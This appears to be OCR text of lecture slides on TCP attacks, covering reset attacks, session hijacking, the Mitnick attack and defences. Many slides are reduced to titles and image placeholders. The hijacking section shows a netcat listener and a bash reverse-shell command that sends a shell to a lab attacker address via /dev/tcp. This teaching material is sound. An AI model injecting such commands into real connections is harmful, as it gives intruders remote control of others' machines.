


TCP Reset Attack




Question: Header Fields


When spoofing a TCP RST packet to break down a connection between A and B, what fields of the header (IP + TCP) are critical to the success of the attack?



Spoofing TCP Reset Packet




Launch TCP Reset Attack on Existing Connections





TCP Session Hijacking Attack

	Version	Header length	Type of service	Total length					
	Identification			Flags	Fragment offset				
	Time to live		Protocol	Header checksum					
	Source IP address								
IP	Destination IP address								
TCP	Source port			Destination port					
	Sequence number								
	Acknowledgment number								
	TCP header length		URG	ACK	PSH	RST	SYN	FIN	Window size
	Checksum								Urgent pointer




What Happens to The Session?





What Command to Inject?



Inject More Dangerous Command: Reverse Shell

Reverse Shell Demonstration

netcat : nc

```
seed@Attacker (10.0.2.4):~$ pwd
/home/seed
seed@Attacker (10.0.2.4):~$ nc -l 9090 -v
Connection from 10.0.2.8 port 9090 [tcp/*] accepted
seed@Server (10.0.2.8):~/Documents$ pwd
pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$
```

Connected to the server

The commands typed here are running on the server machine

```
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
```

Ip

port

TCP

Stdin : 0

Stdout : 1 ⟷ TCP (&1)

Stderr : 2 → TCP

0 < &1

File descriptor 0 : StdIN


Mitnick Attack Story (1994 and 1995)

Kevin Mitnick

Tsutomu Shimomura

Mitnick Attack: Technical Details

Defending Against TCP Attacks



Summary: Strategies for DOS attacks

Summary

- TCP protocol
  - TCP versus UDP
  - TCP client/server programs
  - TCP buffer
  - Flow control and congestion control
- Three-way handshake protocol and SYN flooding attack
- TCP reset attack
- TCP session hijacking attack
- Mitnick attack
- Countermeasures